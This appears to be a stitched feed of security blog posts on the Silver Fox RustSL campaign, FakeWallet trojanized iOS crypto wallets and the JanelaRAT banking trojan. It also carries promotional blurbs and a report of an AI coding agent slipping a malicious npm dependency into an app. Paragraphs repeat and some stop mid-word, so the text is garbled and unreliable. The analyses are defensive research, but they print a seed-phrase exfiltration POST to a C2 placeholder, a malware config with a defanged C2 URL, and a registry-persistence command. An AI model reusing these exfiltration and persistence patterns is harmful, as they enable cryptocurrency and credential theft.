Additionally, the code calls a console logging function after nearly every action, describing the operations in Chinese:
Log fragments gathered from throughout the JS code
Victims

As previously mentioned, Silver Fox RustSL loaders are configured to operate in specific countries: Russia, India, Indonesia, South Africa, and Cambodia. The most recent versions of RustSL have also added Japan to this list. According to our telemetry, users in all of these countries – with the exception of Cambodia – have encountered RustSL. We observed the highest number of attacks in India, Russia, and Indonesia.
Distribution of RustSL loader attacks by country, as a percentage of the total number of detections (download)
The majority of loader samples we discovered were contained within archives with tax-related filenames. Consequently, we can attribute these attacks to a single campaign with a high degree of confidence. That Silver Fox has been sending emails on behalf of the tax authorities in Japan has also been reported by our industry peers.
Conclusion
In the campaign described in this post, attackers exploited user trust in official tax authority communications by disguising malicious files as documents on tax violations. This serves as another reminder of the critical need for vigilance and the thorough verification of all emails, even those purportedly from authoritative sources. We recommend that organizations improve employee security awareness through regular training and educational courses.
During these attacks, we observed the use of both established Silver Fox tools, such as ValleyRAT, and new additions – including a customized version of the RustSL loader and the previously undocumented ABCDoor backdoor. The attackers are also expanding their geographic focus: Russian organizations became a primary target in this campaign, and Japan was added to the supported country list in the malware’s configuration. Theoretically, the group could add other countries to this list in the future.
The Silver Fox group employs a multi-stage approach to payload delivery and utilizes a segmented infrastructure, using different addresses and domains for various stages of the attack. These techniques are designed to minimize the risk of detection and prevent the blocking of the entire attack chain. To identify such activity in a timely manner, organizations should adopt a comprehensive approach to securing their infrastructure.
Detection by Kaspersky solutions
Kaspersky security solutions successfully detect malicious activity associated with the attacks described in this post. Let’s look at several detection methods using Kaspersky Endpoint Detection and Response Expert.
The activity of the malware described in this article can be detected when the command interpreter, while executing commands from a suspicious process, initiates a covert request to external resources to download and install the Node.js interpreter. KEDR Expert detects this activity using the nodejs_dist_url_amsi rule.
Silver Fox activity can also be detected by monitoring requests to external services to determine the host’s network parameters. The attacker performs these actions to obtain the external IP address and analyze the environment. The KEDR Expert solution detects this activity using the access_to_ip_detection_services_from_nonbrowsers rule.
After running the command cmd /c start /min python/pythonw.exe -m appclient, the Silver Fox payload establishes persistence on the system by modifying the value of the UserInitMprLogonScript parameter in the HKCU\Environment registry key. This allows attackers to ensure that malicious scripts run when the user logs in. Such registry manipulations can be detected. The KEDR Expert solution does this using the persistence_via_environment rule.
At Acronis, the shift to move AI into daily operations has been years in the making. Our focus on AI began well before generative AI entered the mainstream, with early investment in machine‑learning capabilities in 2015. On May 13, 2026, Acronis will host a live virtual broadcast, The pivotal point of IT: Building services for the AI‑first era, focused on addressing this exact challenge.
At Acronis, the shift to move AI into daily operations has been years in the making. Our focus on AI began well before generative AI entered the mainstream, with early investment in machine‑learning capabilities in 2015. On May 13, 2026, Acronis will host a live virtual broadcast, The pivotal point of IT: Building services for the AI‑first era, focused on addressing this exact challenge.
A malicious campaign by North Korean state actors saw a malicious npm package dependency slipped into a crypto trading agent by an AI coding agent, according to a new report by ReversingLabs. The incident highlights a troubling new frontier in software supply chain attacks: hackers targeting developers...and the AI tools writing their code.
The post How Claude Planted Malicious Code In A Crypto-Trading App appeared first on The Security Ledger with Paul F. Roberts.
A malicious campaign by North Korean state actors saw a malicious npm package dependency slipped into a crypto trading agent by an AI coding agent, according to a new report by ReversingLabs. The incident highlights a troubling new frontier in software supply chain attacks: hackers targeting developers...and the AI tools writing their code.
Today, April 22, 2026, we are officially announcing the launch of Acronis GenAI Protection — a new solution designed to help MSPs govern and secure GenAI usage across customer environments, without adding enterprise-grade complexity or another standalone point product.
Today, April 22, 2026, we are officially announcing the launch of Acronis GenAI Protection — a new solution designed to help MSPs govern and secure GenAI usage across customer environments, without adding enterprise-grade complexity or another standalone point product.
In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.
We’ve seen th
In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.
We’ve seen this happen before. Back in 2022, ESET researchers spotted compromised crypto wallets distributed through phishing sites. By abusing iOS provisioning profiles to install malware, attackers were able to steal recovery phrases from major hot wallets like Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. Fast forward four years, and the same crypto-theft scheme is gaining momentum again, now featuring new malicious modules, updated injection techniques, and distribution through phishing apps in the App Store.
Kaspersky products detect this threat as HEUR:Trojan-PSW.IphoneOS.FakeWallet.* and HEUR:Trojan.IphoneOS.FakeWallet.*.
Technical details
Background
This past March, we noticed a wave of phishing apps topping the search results in the Chinese App Store, all disguised as popular crypto wallets. Because of regional restrictions, many official crypto wallet apps are currently unavailable to users in China, specifically if they have their Apple ID set to the Chinese region. Scammers are jumping on this opportunity. They’ve launched fake apps using icons that mirror the originals and names with intentional typos – a tactic known as typosquatting – to slip past App Store filters and increase their chances of deceiving users.
App Store search results for “Ledger Wallet” (formerly Ledger Live)
In some instances, the app names and icons had absolutely nothing to do with cryptocurrency. However, the promotional banners for these apps claimed that the official wallet was “unavailable in the App Store” and directed users to download it through the app instead.
Promotional screenshots from apps posing as the official TokenPocket app
During our investigation, we identified 26 phishing apps in the App Store mimicking the following major wallets:
MetaMask
Ledger
Trust Wallet
Coinbase
TokenPocket
imToken
Bitpie
We’ve reported all of these findings to Apple, and several of the malicious apps have already been pulled from the store.
We also identified several similar apps that didn’t have any phishing functionality yet, but showed every sign of being linked to the same threat actors. It’s highly likely that the malicious features were simply waiting to be toggled on in a future update.
The phishing apps featured stubs – functional placeholders that mimicked a legitimate service – designed to make the app appear authentic. The stub could be a game, a calculator, or a task planner.
However, once you launched the app, it would open a malicious link in your browser. This link kicks off a scheme leveraging provisioning profiles to install infected versions of crypto wallets onto the victim’s device. This technique isn’t exclusive to FakeWallet; other iOS threats, like SparkKitty, use similar methods. These profiles come in a few flavors, one of them being enterprise provisioning profiles. Apple designed these so companies could create and deploy internal apps to employees without going through the App Store or hitting device limits. Enterprise provisioning profiles are a favorite tool for makers of software cracks, cheats, online casinos, pirated mods of popular apps, and malware.
An infected wallet and its corresponding profile used for the installation process
Malicious modules for hot wallets
The attackers have churned out a wide variety of malicious modules, each tailored to a specific wallet. In most cases, the malware is delivered via a malicious library injection, though we’ve also come across builds where the app’s original source code was modified.
To embed the malicious library, the hackers injected load commands into the main executable. This is a standard trick to expand an app’s functionality without a rebuild. Once the library is loaded, the dyld linker triggers initialization functions, if present in the library. We’ve seen this implemented in different ways: sometimes by adding a load method to specific Objective-C classes, and other times through standard C++ functions.
The logic remains the same across all initialization functions: the app loads or initializes its configuration, if available, and then swaps out legitimate class methods for malicious versions. For instance, we found a malicious library named libokexHook.dylib embedded in a modified version of the Coinbase app. It hijacks the original viewDidLoad method within the RecoveryPhraseViewController class, the part of the code responsible for the screen where the user enters their recovery phrase.
A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen
The compromised viewDidLoad method works by scanning the screen in the current view controller (the object managing that specific app screen) to hunt for mnemonics – the individual words that make up the seed phrase. Once it finds them, it extracts the data, encrypts it, and beams it back to a C2 server. All these malicious modules follow a specific process to exfiltrate data:
The extracted mnemonics are stringed together.
This string is encrypted using RSA with the PKCS #1 scheme.
The encrypted data is then encoded into Base64.
Finally, the encoded string – along with metadata like the malicious module type, the app name, and a unique identification code – is sent to the attackers’ server.
The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews
In this specific variant, the C2 server address is hardcoded directly into the executable. However, in other versions we’ve analyzed, the Trojan pulls the address from a configuration file tucked away in the app folder.
The POST request used to exfiltrate those encrypted mnemonics looks like this:
POST <c2_domain>/api/open/postByTokenPocket?ciyu=<base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger
The version of the malicious module targeting Trust Wallet stands out from the rest. It skips the initialization functions entirely. Instead, the attackers injected a custom executable section, labeled __hook, directly into the main executable. They placed it right before the __text section, specifically in the memory region usually reserved for load commands in the program header. The first two functions in this section act as trampolines to the dlsym function and the mnemonic validation method within the original WalletCore class. These are followed by two wrapper functions designed to:
Resolve symbols dataInit or processX0Parameter from the malicious library
Hand over control to these newly discovered functions
Execute the code for the original methods that the wrapper was built to replace
The content of the embedded __hook section, showing the trampolines and wrapper functions
These wrappers effectively hijack the methods the app calls whenever a user tries to restore a wallet using a seed phrase or create a new one. By following the same playbook described earlier, the Trojan scrapes the mnemonics directly from the corresponding screens, encrypts them, and beams them back to the C2 server.
The Ledger wallet malicious module
The modules we’ve discussed so far were designed to rip recovery phrases from hot wallets – apps that store and use private keys directly on the device where they are installed. Cold wallets are a different beast: the keys stay on a separate, offline device, and the app is just a user interface with no direct access to them. To get their hands on those assets, the attackers fall back on old-school phishing.
We found two versions of the Ledger implant, one using a malicious library injection and another where the app’s source code itself was tampered with. In the library version, the malware sneaks in through standard entry points: two Objective-C initialization functions (+[UIViewController load] and +[UIView load]) and a function named entry located in the __mod_init_functions section. Once the malicious library is loaded into the app’s memory, it goes to work:
The entry function loads a configuration file from the app directory, generates a user UUID, and attempts to send it to the server specified by the login-url The config file looks like this:
{
	"url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 for mnemonics
	"code": "10001",                                         // special code	"login-url": "hxxps://xxx[.]com",
	"login-code": "88761"
}
Two other initialization functions, +[UIViewController load] and +[UIView load], replace certain methods of the original app classes with their malicious payload.
As soon as the root screen is rendered, the malware traverses the view controller hierarchy and searches for a child screen named add-account-cta or one containing a $ sign:
If it is the add-account-cta screen, the Trojan identifies the button responsible for adding a new account and matches its text to a specific language. The Trojan uses this to determine the app’s locale so it can later display a phishing alert in the appropriate language. It then prepares a phishing notification whose content will require the user to pass a “security check”, and stores it in an object of GlobalVariables
If it’s a screen with a $ sign in its name, the malware scans its content using a regular expression to extract the wallet balance and attempt to send this balance information to a harmless domain specified in the configuration as login-url. We assume this is outdated testing functionality left in the code by mistake, as the specified domain is unrelated to the malware.
Then, when any screen is rendered, one of the malicious handlers checks its name. If it is the screen responsible for adding an account or buying/selling cryptocurrency, the malware displays the phishing notification prepared earlier. Clicking on this notification opens a WebView window, where the local HTML file html serves as the page to display.
The verify.html phishing page prompts the user to enter their mnemonics. The malware then checks the seed phrase entered by the user against the BIP-39 dictionary, a standard that uses 2048 mnemonic words to generate seed phrases. Additionally, to lower the victim’s guard, the phishing page is designed to match the app’s style and even supports autocomplete for mnemonics to project quality. The seed phrase is passed to an Objective-C handler, which merges it into a single string, encrypts it using RSA with the PKCS #1 scheme, and sends it to the C2 server along with additional data – such as the malicious module type, app name, and a specific config code – via an HTTP POST request to the /ledger/ios/Rsakeycatch.php endpoint.
The Objective-C handler responsible for exfiltrating mnemonics
The second version of the infected Ledger wallet involves changes made directly to the main code of the app written in React Native. This approach eliminates the need for platform-specific libraries and allows attackers to run the same malicious module across different platforms. Since the Ledger Live source code is publicly available, injecting malicious code into it is a straightforward task for the attackers.
The infected build includes two malicious screens:
MnemonicVerifyScreen, embedded in PortfolioNavigator
PrivateKeyVerifyScreen, embedded in MyLedgerNavigator
In the React Native ecosystem, navigators handle switching between different screens. In this case, these specific navigators are triggered when the Portfolio or Device List screens are opened. In the original app, these screens remain inaccessible until the user pairs their cold wallet with the application. This same logic is preserved in the infected version, effectively serving as an anti-debugging technique: the phishing window only appears during a realistic usage scenario.
Phishing window for seed phrase verification
The MnemonicVerifyScreen appears whenever either of those navigators is activated – whether the user is checking their portfolio or viewing info about a paired device. The PrivateKeyVerifyScreen remains unused – it is designed to handle a private key rather than a mnemonic, specifically the key generated by the wallet based on the entered seed phrase. Since Ledger Live doesn’t give users direct access to private keys or support them for importing wallets, we suspect this specific feature was actually intended for a different app.
Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup
Once a victim enters their recovery phrase on the phishing page and hits Confirm, the Trojan creates a separate thread to handle the data exfiltration. It tracks the progress of the transfer by creating three files in the app’s working directory:
verify-wallet-status.json tracks the current status and the timestamp of the last update.
verify-wallet-config.json stores the C2 server configuration the malware is currently using.
verify-wallet-pending.json holds encrypted mnemonics until they’re successfully transmitted to the C2 server. Then the clearPendingMnemonicJob function replaces the contents of the file with an empty JSON dictionary.
Next, the Trojan encrypts the captured mnemonics and sends the resulting value to the C2 server. The data is encrypted using the same algorithm described earlier (RSA encryption followed by Base64 encoding). If the app is closed or minimized, the Trojan checks the status of the previous exfiltration attempt upon restart and resumes the process if it hasn’t been completed.
Decompiled pseudocode for the submitWalletSecret function
Other distribution channels, platforms, and the SparkKitty link
During our investigation, we discovered a website mimicking the official Ledger site that hosted links to the same infected apps described above. While we’ve only observed one such example, we’re certain that other similar phishing pages exist across the web.
A phishing website hosting links to infected Ledger apps for both iOS and Android
We also identified several compromised versions of wallet apps for Android, including both previously undiscovered samples and known ones. These instances were distributed through the same malicious pages; however, we found no traces of them in the Google Play Store.
One additional detail: some of the infected apps also contained a SparkKitty module. Interestingly, these modules didn’t show any malicious activity on their own, with mnemonics handled exclusively by the FakeWallet modules. We suspect SparkKitty might be present for one of two reasons: either the authors of both malicious campaigns are linked and forgot to remove it, or it was embedded by different attackers and is currently inactive.
Victims
Since nearly all the phishing apps were exclusive to the Chinese App Store, and the infected wallets themselves were distributed through Chinese-language phishing pages, we can conclude that this campaign primarily targets users in China. However, the malicious modules themselves have no built-in regional restrictions. Furthermore, since the phishing notifications in some variants automatically adapt to the app’s language, users outside of China could easily find themselves in the crosshairs of these attackers.
Attribution
According to our data, the threat actor behind this campaign may be linked to the creators of the SparkKitty Trojan. Several details uncovered during our research point to this connection:
Some infected apps contained SparkKitty modules alongside the FakeWallet code.
The attackers behind both campaigns appear to be native Chinese speakers, as the malicious modules frequently use log messages in Chinese.
Both campaigns distribute infected apps via phishing pages that mimic the official App Store.
Both campaigns specifically target victims’ cryptocurrency assets.
Conclusion
Our research shows that the FakeWallet campaign is gaining momentum by employing new tactics, ranging from delivering payloads via phishing apps published in the App Store to embedding themselves into cold wallet apps and using sophisticated phishing notifications to trick users into revealing their mnemonics. The fact that these phishing apps bypass initial filters to appear at the top of App Store search results can significantly lower a user’s guard. While the campaign is not exceptionally complex from a technical standpoint, it poses serious risks to users for several reasons:
Hot wallet attacks: the malware can steal crypto assets during the wallet creation or import phase without any additional user interaction.
Cold wallet attacks: attackers go to great lengths to make their phishing windows look legitimate, even implementing mnemonic autocomplete to mirror the real user experience and increase their chances of a successful theft.
Investigation challenges: the technical restrictions imposed by iOS and the broader Apple ecosystem make it difficult to effectively detect and analyze malicious software directly on a device.
Background
JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.
JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perfo
JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.
JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.
The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.
Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.
Initial infection
JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.
Malicious email used in JanelaRAT campaigns
Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.
However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.
Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.
JanelaRAT infection flow evolution
Initial dropper
The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.
Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.
The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.
Malicious implant
In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.
JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.
The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.
String encryption
All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.
C2 communication and command handling
After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.
Following socket initialization, the malware launches two background routines:
User inactivity and session tracking
This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.
Timer that looks for 10 minutes of inactivity
Victim registration and further malicious activity
This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.
This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:
We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.
Parameter
Description
VS
JanelaRAT version
PL
OFF by default
AN
Yes or No depending on whether banking security software process exists
The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.
This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.
If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.
To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.
Action Performed
Description
Capture desktop image
Send compressed screenshots to the C2
Specific screenshots
Crop specific screen regions and exfiltrate images
Overlay windows
Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
Keylogging
Keystroke capture
Simulate keyboard
Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
Track mouse input
Move the cursor, simulate clicks, and report the cursor position
Display message
Show message boxes (custom title, text, buttons, or icons)
System shutdown
Execute a forced shutdown sequence
Command execution
Run CMD or PowerShell scripts/commands
Task Manager
manipulation
Launch Task Manager, find its window, and hide it to prevent discovery by the user
Check for banking security software process
Detect the presence of anti-fraud systems
Beaconing
Send host information (malware version, profile, presence of banking software)
Toggle internal modes
Enable and disable modes such as screenshot flow, key injection, or overlay visibility
Anti-analysis
Detect sandbox or automation tools
C2 infrastructure
Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.
Decoy overlay system

This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.
